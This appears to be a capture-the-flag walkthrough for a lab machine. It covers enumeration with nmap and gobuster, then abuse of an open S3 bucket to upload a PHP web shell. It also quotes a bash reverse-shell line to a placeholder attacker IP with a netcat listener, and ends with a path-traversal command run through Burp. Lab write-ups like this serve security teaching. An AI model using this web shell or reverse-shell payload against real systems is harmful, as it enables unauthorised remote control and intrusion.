## **Three**

# Methodology

#### **Step By Step**

- -First enumerate to find port 22 and 80 open so we know there is a website
- -Next we found the domain from the contact info
- -Then use gobuster for subdomain brute forcing
- -Once found a subdomain add it to hosts
- -s3 is an AWS server so use awscli to get into the bucket
- -Gonna upload some php one liner shell code to the bucket
- -Write a nifty little reverse shell bash command
- -After writing the shell code and trying to create a listening port, decided to do the burpsuite route
- -Type in website that calls the shell code then http history then send to repeater
  - -Use cmd= to see the different outputs of the commands
  - -If you use '../' you can see the flag.txt then just cat the file


# Walkthrough

### Step By Step

Enumeration nmap -p- -T5 {IP} -v

```
└─$ nmap -p- -T5 10.129.129.163 -v
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 22:25 EDT
Initiating Ping Scan at 22:25
Scanning 10.129.129.163 [2 ports]
Completed Ping Scan at 22:25, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:25
Completed Parallel DNS resolution of 1 host. at 22:25, 0.01s elapsed
Initiating Connect Scan at 22:25
Scanning 10.129.129.163 [65535 ports]
Discovered open port 80/tcp on 10.129.129.163
Discovered open port 22/tcp on 10.129.129.163
Completed Connect Scan at 22:25, 9.89s elapsed (65535 total ports)
Nmap scan report for 10.129.129.163
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (conn-refused)
       STATE SERVICE
22/tcp open ssh
80/tcp open http
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 9.98 seconds
  -(andrew⊕ jarvis)-[~]
```

#### **Website**



echo "{IP} thetoppers.htb" | sudo tee -a /etc/hosts

gobuster vhost --wordlist /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --url {DOMAIN} --append-domain "Host: [word].thetoppers.htb"

echo "10.129.129.163 s3.thetoppers.htb" | sudo tee -a /etc/hosts

#### aws configure

aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb

echo '<?php system(\$\_GET["cmd"]); ?>' > shell.php

aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb

### http://thetoppers.htb/shell.php?cmd=id

```
Let's get a reverse shell by creating a new file shell.sh containing the following bash reverse shell payload which will connect back to our local machine on port 1337.

#!/bin/bash
bash -i >& /dev/tcp/<YOUR_IP_ADDRESS>/1337 0>&1

We will start a neat listener on our local port 1337 using the following command.

nc -nvlp 1337
```

^^^Above can work but decided to go the burpsuite method <a href="http://thetoppers.htb/shell.php?cmd=ls">http://thetoppers.htb/shell.php?cmd=ls</a>
burpsuite http history -> repeater
GET /shell.php?cmd=ls+../ HTTP/1.1